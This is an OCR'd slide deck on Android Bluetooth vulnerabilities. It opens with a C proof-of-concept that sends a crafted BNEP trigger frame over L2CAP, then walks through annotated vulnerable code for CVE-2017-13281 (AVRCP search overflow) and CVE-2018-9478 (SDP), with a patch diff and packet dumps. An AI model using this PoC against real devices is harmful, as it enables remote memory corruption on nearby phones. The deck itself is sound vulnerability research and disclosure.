
PoC



```c
l2cap_set_mtu(sock_fd, 1691, 1691); // must be set, for create connection

memset(&remote_l2_addr, 0, sizeof(remote_l2_addr));
remote_l2_addr.l2_family = PF_BLUETOOTH;
remote_l2_addr.l2_psm = htobs(BT_PSM_BNEP);
str2ba(dest, &remote_l2_addr.l2_bdaddr);

if(connect(sock_fd, (struct sockaddr *) &remote_l2_addr,
                                sizeof(remote_l2_addr)) < 0) {
    perror("[*] can't connect");
    if(errno == 100)
        goto vul;
    goto next;
}

str2ba(src, src_addr);
send_frame_ctrl_req(sock_fd);
send_trigger_req(sock_fd, src_addr, &remote_l2_addr.l2_bdaddr);
```



```c
static int send_trigger_req(int sock_fd,
                    uint8_t *dst, uint8_t *src)
{
    uint8_t *buf, *p;
    int ret = 0;

    p = buf = malloc(0x400);
    memset(buf, 0, 0x400);

    uint8_t type = 0x00;
    *p++ = type;

    uint8_t dst_addr[6], src_addr[6];
    getbd(dst, dst_addr);
    memcpy(p, dst_addr, 6); // dst_addr
    p += 6;

    getbd(src, src_addr);
    memcpy(p, src_addr, 6); //src_add
    p += 6;

    uint16_t protocol = 0x0000;
    UINT16_TO_BE_STREAM(p, protocol);

    for(int i = 0; i < 0x100; i += 4)
    {
    memcpy(p, "\x41\x41\x41\x41", 4);
        p += 4;
    }

    send(sock_fd, buf, p - buf, 0);
    free(buf);
}
```



```c
static int send_frame_ctrl_req(int sock_fd){
    uint8_t *buf, *p;
    int ret = 0;

    p = buf = malloc(0x100);
    memset(buf, 0, 0x100);

    uint8_t type = BNEP_FRAME_CONTROL;
    *p++ = type;

    uint8_t ctrl_type = BNEP_SETUP_CONNECTION_REQUEST_MSG;
    *p++ = ctrl_type;

    uint8_t len = 0x02;
    *p++ = len;

    uint16_t SRC_UUID = 0x1116; // PAN profile
    uint16_t DST_UUID = 0x1115; // PAN profile
    UINT16_TO_BE_STREAM(p, SRC_UUID); // local_uuid
    UINT16_TO_BE_STREAM(p, DST_UUID); // remote_uuid

    uint16_t protocol = 0x0000;
    UINT16_TO_BE_STREAM(p, protocol);

    send(sock_fd, buf, p - buf, 0);
    free(buf);
}
```


About Patch

- Before patch, master the code?
- After patch, test enough?

AVRCP

Frame Format

0	8	16	24	40	48	56	72
Ctype	Sub Type	Opcode	Company ID	PDU	Reserved	Param Length	Profile data based on PDU



```
▷ Bluetooth L2CAP Protocol
▷ Bluetooth AVCTP Protocol
◢ Bluetooth AVRCP Profile
    0000 .... = Reserved: 0x0
    .... 0001 = Ctype: Status (0x1)
    0100 1... = Subunit Type: Panel (0x09)
    .... .000 = Subunit ID: 0x0
    Opcode: Vendor dependent (0x00)
    Company ID: 00:19:58 (Bluetooth SIG, Inc.)
    PDU ID: ListPlayerApplicationSettingAttributes (0x11)
    0000 00.. = RFA: 0x00
    .... ..00 = Packet Type: Single (0x0)
    Parameter Length: 0
    [Response Time: 7/1000ms]
    [Response in frame: 228]

0000  02 00 01 11 00 0d 00 46  00 70 11 0e 01 48 00 00   ·······F ·p···H··
0010  19 58 11 00 00 00                                  ·X····
```


AVRCP

Opcode

```
/* opcodes - defined by 1394ta */
#define AVRC_OP_UNIT_INFO 0x30 /* Report unit information */
#define AVRC_OP_SUB_INFO 0x31 /* Report subunit information */
#define AVRC_OP_VENDOR 0x00 /* Vendor-dependent commands */
#define AVRC_OP_PASS_THRU 0x7C /* panel subunit opcode */
#define AVRC_OP_BROWSE 0xFF /* Browsing */
```

Version Supported on Pixel

- 1.3
- 1.4 (Default)
- 1.5
- 1.6



remote devices such as unacceptably loud volume or lack of control.

Disable Bluetooth A2DP hardware

Select Bluetooth AVRCP Version

● AVRCP 1.4 (Default)

○ AVRCP 1.3

○ AVRCP 1.5


○ AVRCP 1.6

Bluetooth Audio Bits Per Sample
Use System Selection (Default)

Bluetooth Audio Channel Mode
Use System Selection (Default)

Bluetooth Audio LDAC Codec: Playback Quality

AVRCP



Application
(Controller)

AVRCP

AVCTP

L2CAP

Application
(Target)

AVRCP

AVCTP


L2CAP

avrc_pars_ct.cc

avrc_pars_tg.cc

AVRCP

Attack Vector (Android 8) - Target


handle_rc_metamsg_cmd(msg)
AVRC_ParsCommand(msg)
op==0x00
Y
avrc_pars_vendor_cmd(msg)
N
op==0x7C
Y
avrc_pars_pass_thru(msg)
N
Op==0xFF
Y
avrc_pars_browsing_cmd(msg)


Refactored on Android 9, not presented here

CVE-2017-13281

```
static tAVRC_STS avrc_pars_browsing_cmd(tAVRC_MSG_BROWSE* p_msg,
  tAVRC_COMMAND* p_result, uint8_t* p_buf, uint16_t buf_len) {
  ...
  p_result->pdu = *p++;
   ...
  switch (p_result->pdu) {
    case AVRC_PDU_SET_BROWSED_PLAYER: /* 0x70 */             uint8_t scratch_buf[512]
      ...  1
    case AVRC_PDU_GET_FOLDER_ITEMS: /* 0x71 */
      ...
    case AVRC_PDU_CHANGE_PATH: /* 0x72 */
      ...
    case AVRC_PDU_GET_ITEM_ATTRIBUTES: /* 0x73 */
      ...
    case AVRC_PDU_GET_TOTAL_NUM_OF_ITEMS: /* 0x75 */
      ...
    case AVRC_PDU_SEARCH: /* 0x80 */
      BE_STREAM_TO_UINT16(p_result->search.string.charset_id, p);
      BE_STREAM_TO_UINT16(p_result->search.string.str_len, p); -----> str_len is assigned from packet
      p_result->search.string.p_str = p_buf;
      if (p_buf) {
        if (buf_len > p_result->search.string.str_len) --------->  Incredible length check
          buf_len = p_result->search.string.str_len;
        BE_STREAM_TO_ARRAY(p, p_buf, p_result->search.string.str_len); ---------> copy overflow
      }
  ...
  return status;
}
```

CVE-2017-13281

Patch



```
diff --git a/stack/avrc/avrc_pars_tg.cc b/stack/avrc/avrc_pars_tg.cc
index 99d3c7b..12b7598 100644
--- a/stack/avrc/avrc_pars_tg.cc
+++ b/stack/avrc/avrc_pars_tg.cc
```

```
@@ -497,8 +497,11 @@
       BE_STREAM_TO_UINT16(p_result->search.string.str_len, p);
       p_result->search.string.p_str = p_buf;
       if (p_buf) {
-        if (buf_len > p_result->search.string.str_len)
-          buf_len = p_result->search.string.str_len;
+        if (p_result->search.string.str_len > buf_len) {
+          p_result->search.string.str_len = buf_len;
+        } else {
+          android_errorWriteLog(0x534e4554, "63146237");
+        }
         BE_STREAM_TO_ARRAY(p, p_buf, p_result->search.string.str_len);
       } else {
         status = AVRC_STS_INTERNAL_ERR;
```

AVRCP

Full of Bugs

avrc_pars_vendor_cmd

avrc_pars_browsing_cmd

avrc_ctrl_pars_vendor_rsp

avrc_pars_browse_rsp


Lots of case branches, lots of CVEs

CVE-2017-13266
CVE-2017-13267
CVE-2017-13281
CVE-2017-13282
CVE-2017-13283
CVE-2017-13291

SDP

Frame Format

0	8	24	40
PDU	Tansaction number	Parameter length	Payload



```
▷ Bluetooth L2CAP Protocol
◢ Bluetooth SDP Protocol
    PDU: Service Search Attribute Request (0x06)
    Transaction Id: 0x0000
    Parameter Length: 15
  ▷ Service Search Pattern: L2CAP
    Maximum Attribute Byte Count: 65535
  ▷ Attribute ID List
    Continuation State: no (00)
```

```
0000  02 00 01 18 00 14 00 48  00 06 00 00 00 0f 35 03   ·······H ······5·
0010  19 01 00 ff ff 35 05 0a  00 00 ff ff 00             ·····5·· ·····
```

SDP

PDU

```
/* Define the Protocol Data Unit (PDU) types.
*/
#define SDP_PDU_ERROR_RESPONSE 0x01
#define SDP_PDU_SERVICE_SEARCH_REQ 0x02
#define SDP_PDU_SERVICE_SEARCH_RSP 0x03
#define SDP_PDU_SERVICE_ATTR_REQ 0x04
#define SDP_PDU_SERVICE_ATTR_RSP 0x05
#define SDP_PDU_SERVICE_SEARCH_ATTR_REQ 0x06
#define SDP_PDU_SERVICE_SEARCH_ATTR_RSP 0x07
```


SDP

Attack Vector

```
void sdp_init(void) {
  ...
  sdp_cb.reg_info.pL2CA_ConfigInd_Cb = sdp_config_ind;
  ...
  sdp_cb.reg_info.pL2CA_DataInd_Cb = sdp_data_ind; // ----> parse SDP packet
  ...
  if (!L2CA_Register(SDP_PSM, &sdp_cb.reg_info)) {
    ...
  }
}
```

SDP

Attack Vector



CVE-2018-9478

```
static void process_service_attr_req(tCONN_CB* p_ccb, uint16_t trans_num,
                  uint16_t param_len, uint8_t* p_req, uint8_t* p_req_end) {
  ...
  BE_STREAM_TO_UINT16(max_list_len, p_req);
  ...
  p_req = sdpu_extract_attr_seq(p_req, param_len, &attr_seq);
  ...
  p_ccb->rsp_list = (uint8_t*)osi_malloc(max_list_len);
  if (*p_req) {
    ...
  } else {
    ...
    p_ccb->cont_info.attr_offset = 0;   -----------------------> for First packet
  }
  for (xx = p_ccb->cont_info.next_attr_index; xx < attr_seq.num_attr; xx++) {
    p_attr = sdp_db_find_attr_in_rec(p_rec, attr_seq.attr_entry[xx].start, attr_seq.attr_entry[xx].end);
    if (p_attr) {
      rem_len = max_list_len - (int16_t)(p_rsp - &p_ccb->rsp_list[0]);
      ...
      attr_len = sdpu_get_attrib_entry_len(p_attr);
      /* if there is a partial attribute pending to be sent */
      if (p_ccb->cont_info.attr_offset) {
      p_rsp = sdpu_build_partial_attrib_entry(p_rsp, p_attr, rem_len, &p_ccb->cont_info.attr_offset);
      ...
    } else if (rem_len < attr_len) /* Not enough space for attr... so add partially */ {
      ...
      p_rsp = sdpu_build_partial_attrib_entry(p_rsp, p_attr, (uint16_t)rem_len,
                                   &p_ccb->cont_info.attr_offset);
      ...
    }
  ...              rem_len is controllable, p_attr is found based on req data
 }
```

CVE-2018-9478

```
uint8_t* sdpu_build_partial_attrib_entry(uint8_t* p_out, tSDP_ATTRIBUTE* p_attr,
         uint16_t len, uint16_t* offset) {
  uint8_t* p_attr_buff =
  (uint8_t*)osi_malloc(sizeof(uint8_t) * SDP_MAX_ATTR_LEN);
  sdpu_build_attrib_entry(p_attr_buff, p_attr);
  uint16_t attr_len = sdpu_get_attrib_entry_len(p_attr);
  if (len > SDP_MAX_ATTR_LEN) {
    SDP_TRACE_ERROR("%s len %d exceeds SDP_MAX_ATTR_LEN", __func__, len);
    len = SDP_MAX_ATTR_LEN;
  }
  size_t len_to_copy =
      ((attr_len - *offset) < len) ? (attr_len - *offset) : len;

  memcpy(p_out, &p_attr_buff[*offset], len_to_copy);
  p_out = &p_out[len_to_copy];
  *offset += len_to_copy; -----> offset is assigned to attr_len with the  first packet
  osi_free(p_attr_buff);
  return p_out;
}
```

CVE-2018-9478

```
static void process_service_attr_req(tCONN_CB* p_ccb, uint16_t trans_num,
                  uint16_t param_len, uint8_t* p_req, uint8_t* p_req_end) {
  ...
  BE_STREAM_TO_UINT16(max_list_len, p_req);
  ...
  p_req = sdpu_extract_attr_seq(p_req, param_len, &attr_seq);
  ...
  p_ccb->rsp_list = (uint8_t*)osi_malloc(max_list_len);
  if (*p_req) {
    ...   --------------------> for second packet
  } else {
    ...
    p_ccb->cont_info.attr_offset = 0;
  }
  for (xx = p_ccb->cont_info.next_attr_index; xx < attr_seq.num_attr; xx++) {
    p_attr = sdp_db_find_attr_in_rec(p_rec, attr_seq.attr_entry[xx].start, attr_seq.attr_entry[xx].end);
    if (p_attr) {
      rem_len = max_list_len - (int16_t)(p_rsp - &p_ccb->rsp_list[0]);
      ...
      attr_len = sdpu_get_attrib_entry_len(p_attr);
      /* if there is a partial attribute pending to be sent */
      if (p_ccb->cont_info.attr_offset) {
      p_rsp = sdpu_build_partial_attrib_entry(p_rsp, p_attr, rem_len, &p_ccb->cont_info.attr_offset);
      ...
    } else if (rem_len < attr_len) /* Not enough space for attr... so add partially */ {
      ...
      p_rsp = sdpu_build_partial_attrib_entry(p_rsp, p_attr, (uint16_t)rem_len,
                                   &p_ccb->cont_info.attr_offset);
      ...
    }
  ...              rem_len is controllable, p_attr is found based on req data
 }
```

